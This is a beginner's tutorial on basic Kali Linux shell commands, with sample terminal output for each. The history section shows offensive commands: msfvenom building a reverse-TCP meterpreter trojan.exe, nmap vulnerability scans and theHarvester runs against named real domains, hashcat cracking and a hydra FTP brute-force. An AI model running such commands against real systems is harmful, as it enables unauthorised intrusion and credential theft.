

# Kali Linux Basic Commands

## 1. Date Command

In Kali Linux, the '**date**' command is used to display the **system date** and **time**. In order to display the date, we have to use the following command:

### Syntax:

1. # date

```
(kali㉿kali)-[~]  
$ date  
Fri Jan 27 09:06:24 AM EST 2023
```

## 2. Cal Command

The cal command displays the current **month's formatted calendar** on our terminal screen. If we require a more advanced version of **cal**, we can install the **ncal** **package** on our Linux machine, which displays the calendar vertically and provides additional options.

### Syntax

1. # Cal

```
(kali㉿kali)-[~]  
$ cal  
October 2021  
Su Mo Tu We Th Fr Sa  
          1  2  
 3  4  5  6  7  8  9  
10 11 12 13 14 15 16  
17 18 19 20 21 22 23  
24 25 26 27 28 29 30  
31
```

### 3. Cd Command

The '**cd**' command is also called **chdir** (Change Directory). We used this command to **change** or **switch** the current working directory.

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ ls  
Files  firebox  keyboard.png  key.png
```

### 4. cp Command

In Kali Linux, the '**cp**' command is used to **copy** files or a group of files or directories that create an exact image of a file on a disk with a different file name.

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ ls  
Files  firebox  keyboard.png  key.png  
  
(kali㉿kali)-[~/Desktop]  
$ cp key.png files
```

### 5. whoami Command

The '**whoami**' command is used to print the effective **user ID** whereas the **who** command prints information regarding users who are presently logged in.

The "**w**" command can also be used to view who is logged on and what they are doing.

```
(kali㉿kali)-[~]  
$ whoami  
kali  
  
(kali㉿kali)-[~]  
$ who  
kali    tty7      2023-01-27 08:51 (:0)
```

## 6. Ls Command

One of the most useful commands in Kali Linux is the '**ls**' command. The **ls** command lists the directory contents of files and directories. With the help of the **ls** command, we can easily list out every hidden file of a directory with the **-a** attribute, and for more detailed output, we can use the **-l** attribute.

### Syntax

1. # ls -al

```
(kali㉿kali)-[~]
└─$ ls -al
total 9416
drwx----- 17 kali kali    4096 Jan 27 09:09 .
drwxr-xr-x  3 root root    4096 Dec  5 08:43 ..
-rw-r--r--  1 kali kali    220 Dec  5 08:43 .bash_logout
-rw-r--r--  1 kali kali   5551 Dec  5 08:43 .bashrc
-rw-r--r--  1 kali kali   3526 Dec  5 08:43 .bashrc.original
drwxr-xr-x 12 kali kali    4096 Jan 27 04:05 .cache
drwxr-xr-x 14 kali kali    4096 Jan 27 03:36 .config
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Desktop
-rw-r--r--  1 kali kali     35 Jan 24 12:29 .dmrc
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Documents
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Downloads
-rw-r--r--  1 kali kali   11759 Dec  5 08:43 .face
lrwxrwxrwx  1 kali kali      5 Dec  5 08:43 .face.icon → .face
drwx-----  3 kali kali    4096 Jan 24 12:29 .gnupg
-rw-----  1 kali kali      0 Jan 24 12:29 .ICEauthority
drwxr-xr-x  3 kali kali    4096 Dec  5 08:43 .java
drwx-----  3 kali kali    4096 Jan 24 12:29 .local
drwx-----  4 kali kali    4096 Jan 25 00:06 .mozilla
drwxr-xr-x 10 kali kali    4096 Jan 25 04:12 .msf4
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Music
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Pictures
-rw-r--r--  1 kali kali    807 Dec  5 08:43 .profile
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Public
-rw-r--r--  1 kali kali      0 Jan 25 00:23 .sudo_as_admin_successful
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Templates
-rw-r--r--  1 kali kali   73802 Jan 25 04:15 trojan.exe
-rw-r--r--  1 kali kali      4 Jan 27 08:51 .vboxclient-clipboard.pid
-rw-r--r--  1 kali kali      4 Jan 27 08:51 .vboxclient-display-svga-x11.pid
-rw-r--r--  1 kali kali      4 Jan 27 08:51 .vboxclient-draganddrop.pid
-rw-r--r--  1 kali kali      4 Jan 27 08:51 .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali    4096 Jan 24 12:29 Videos
-rw-----  1 kali kali 9397096 Jan 27 03:36 wire.pcapng
-rw-----  1 kali kali     49 Jan 27 08:51 .Xauthority
-rw-----  1 kali kali    6222 Jan 27 08:54 .xsession-errors
-rw-----  1 kali kali    6686 Jan 27 04:05 .xsession-errors.old
-rw-----  1 kali kali    1473 Jan 27 09:09 .zsh_history
-rw-r--r--  1 kali kali   10877 Dec  5 08:43 .zshrc
```

## 7. Cat Command

The '**cat**' (concatenate) command is one of Kali Linux's most commonly used commands, permitting us to create single or many files, concatenate files and redirect, view contain of file output in terminal or files.

Usually, we use the cat command to display the content of a file.

1. # cat filename

```
(kali㉿kali)-[~]  
$ echo "Welcome to JavaTpoint" > file.text  
  
(kali㉿kali)-[~]  
$ cat file.text  
Welcome to JavaTpoint
```

## 8. mkdir Command

The '**mkdir**' command is used to **create directories**. For example, if we wish to create a directory named '**Penetration testing**' under the '**Documents**' directory, then we have to open a terminal and enter the below command:

1. cd Documents
2. mkdir Penetration testing

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ mkdir Penetration testing  
  
(kali㉿kali)-[~/Desktop]  
$ ls  
Penetration testing
```

## 9. rm Command

In Kali Linux, the '**rm**' command is used to **delete files**. It can be used to delete directories when we use them recursively.

```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ cd Files  
  
(kali㉿kali)-[~/Desktop/Files]  
$ ls  
image1.png java.png pics.png picture.png pp.png screen.png  
  
(kali㉿kali)-[~/Desktop/Files]  
$ rm pics.png  
  
(kali㉿kali)-[~/Desktop/Files]  
$ ls  
image1.png java.png picture.png pp.png screen.png
```

## 10. mv Command

With the help of the '**mv**' command, we can **move** or **renames** files and directories on our file system.

```
(kali@kali)~[~]
$ cd Desktop

(kali@kali)~[/Desktop]
$ ls
files  Files  firebox  keyboard.png

(kali@kali)~[/Desktop]
$ mv keyboard.png Files

(kali@kali)~[/Desktop]
$ cd Files

(kali@kali)~[/Desktop/Files]
$ ls
image1.png  java.png  keyboard.png  key.png  picture.png  pp.png  screen.png
```

## 11. uname Command

The '**uname**' command displays the **current system's information**. We can view system information about our Linux environment with the uname command in Linux. With the **uname -a** command, we can learn more about our system, including **Kernel Name, Node Name, Kernel Release, Kernel Version, Hardware Platform, Processor, and Operating System**.

### Syntax

1. # uname

```
(kali@kali)~[/Desktop]
$ uname
Linux

(kali@kali)~[/Desktop]
$ uname -a
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64 GNU/Linux

(kali@kali)~[/Desktop]
$ users
kali
```

## 12. uptime Command

The '**uptime**' command displays the amount of time the system has been running. Uptime's basic usage is simple: simply **type** the name of the command and click **Enter**.

Use the **-p** command-line option if we merely want to know how long the system has been up for and in a more human-readable format.

### Syntax

1. # uptime

```
(kali@kali)-[~/Desktop]
$ uptime
09:11:39 up 20 min,  1 user,  load average: 0.32, 0.27, 0.28
```

## 13. users Command

The **'users'** command is used to display the **login names** of users logged in on the system.

### Syntax

1. # users

```
(kali@kali)-[~/Desktop]
$ users
kali
```

## 14. less Command

In Kali Linux, the **'less'** command is used to view files instead of opening the file. The less command is a more powerful variant of the **"more"** command which is used to show information one page at a time to the terminal.

We can view any text file with the help of the **"less"** command simply by typing the following command into a terminal window:

### Syntax:

1. # less /etc/passwd



```

File  Actions  Edit  View  Help
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin

```

## 15. more Command

The "**more**" command permits us to show output in the terminal one page at a time. This is particularly beneficial when using a command that requires a lot of scrolling, such as the '**ls**' command or the '**du**' commands.

The '**more**' command works with any applications that output to the screen. A good way to test this is to type the following command into a terminal window:

### Syntax:

1. # more/etc/passwd

```

(kali㉿kali)-[~]
$ more /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false

```

## 16. vi Command

The '**vi**' editor is a screen editor that comes with practically every **UNIX** system. The **command mode** and the **insert mode** are the two most common modes in vi.

In order to start entering text in an empty file, we have to first switch from the command mode to the insert mode. To accomplish this, start typing the letter **i**. When we start typing, anything then the type will be entered into the file.


Type some short lines, then press Return at the end of each. **Vi** does not use word wrap like other word processors. It will break a line at the screen's edge. If we make a mistake, we can undo it by pressing the **Backspace** key. If the Backspace key on our computer is not working, then try the **ctrl + h** key combination.

```

File  Actions  Edit  View  Help
(kali㉿kali)-[~]
$ vi file.txt

```






## 17. free Command

In Kali Linux, the **'free'** command provides us the useful information about the **amount of RAM** available on a Linux machine. It also displays the entire amount of **physical memory** used and available space, as well as **swap memory** with **kernel buffers**.

**Syntax:**

1. # free

If we use the **free** command with the **-t** option, it would list the total line at the end.



## 18. sort Command

Using the '**sort**' command, we can sort the content of the text file, line by line. Sort is a standard command-line program which prints the lines of its input or concentration of all files listed in its argument list in sorted order.

### Syntax:

1. # sort file name

We can reverse the order of any file's contents by using the **-r** sort.

### Syntax

1. # sort -r

```
(kali㉿kali)-[~]
$ sort file.text
Java
JavaTpoint
Kali Linux
Kali Linux Operating System
Linux
Welcome to JavaTpoint
File System
(kali㉿kali)-[~]
$ sort -r file.text
Welcome to JavaTpoint
Linux
Kali Linux Operating System
```

## 19. history Command

The '**history**' command is one of Kali Linux's most commonly used commands. The history command in the bash shell saves a history of commands entered that can be used to repeat commands.

We can run the history command by itself, and it will just print the **current user's bash history** on the screen, as shown below:

### Syntax:

## 1. # history

```
(kali㉿kali)-[~/Desktop]
└─$ history
1  nmap -sT 192.168.1.1
2  nmap -sT 192.168.1.1
3  sudo su
4  msfvenom
5  msfvenom
6  sudo apt-get update
7  gem install bundler
8  msfvenom
9  msfvenom -l payloads
10 msfvenom --list-options -p windows/meterpreter/reverse_tcp
11 msfvenom --list-options -p windows/meterpreter/reverse_tcp
12 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe
13 nmap -sS -p-
14 root
15 cd root
16 nmap -sT 192.168.1.1
17 airodump-ng
18 theHarvester -d arms.sse.saveetha.com
19 theHarvester -d arms.sse.saveetha.com -l 300 -b all
20 theHarvester -d www.arms.sse.saveetha.com:172.18.47.245 -l 300 -b all
21 nmap --script=http-vuln-cve -p 80 arms.sse.saveetha.com
22 nmap --script=http-vuln-cve -p 80 arms.sse.saveetha.com -p
23 nmap --script=http-vuln-cve -p 80 arms.sse.saveetha.com --p
24 nmap --script=http-vuln-cve -p 80 arms.sse.saveetha.com --h
25 nmap --script=http-vuln-cve -p 80 arms.sse.saveetha.com
26 nmap --script=http-vuln-cve -p
27 nmap --script=http-vuln-cve -p0 arms.sse.saveetha.com
28 apt-get update && apt-get install -y vega
29 hashcat -m 0 -a 0 hashes.txt/usr/share/wordlists/rockyou.txt --force
30 theHarvester -d www.arms.sse.saveetha.com -l 300 -b all
31 theHarvester -d www.zoho.com -l 300 -b all
32 theHarvester -d www.arms.sse.saveetha.com:172.18.47.245 -l 300 -b all
33 theHarvester -d arms.sse.saveetha.com -l 300 -b all
34 hydra-l user -P rockyou.txt ftp://192.168.0.1
35 date
36 cal
37 cd Desktop
38 Files firefox keyboard.png key.png
39 ls
40 Files firefox keyboard.png key.png
41 ls Files firefox keyboard.png key.png
42 who am i
43 whoami
44 who
45 ls -al
46 cd Desktop
47 mkdir Penetration testing
48 ls
```

```
48  ls
49  uname
50  uname -a
51  users
52  uptime
53  users
54  less usr/share/wordlists
55  less usr/share
56  less etc/php
57  vi file.txt
58  free
59  cd Documents
```

## 20. Pwd Command

In Kali Linux, the '**Pwd**' command is used to **print working directory**. It gives us information about the directory we are now in. This is especially useful if we need to access the directory while in the middle of a complicated process.

```
(kali㉿kali)-[~]  
└─$ pwd  
/home/kali  
  
(kali㉿kali)-[~]  
└─$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
└─$ pwd  
/home/kali/Desktop
```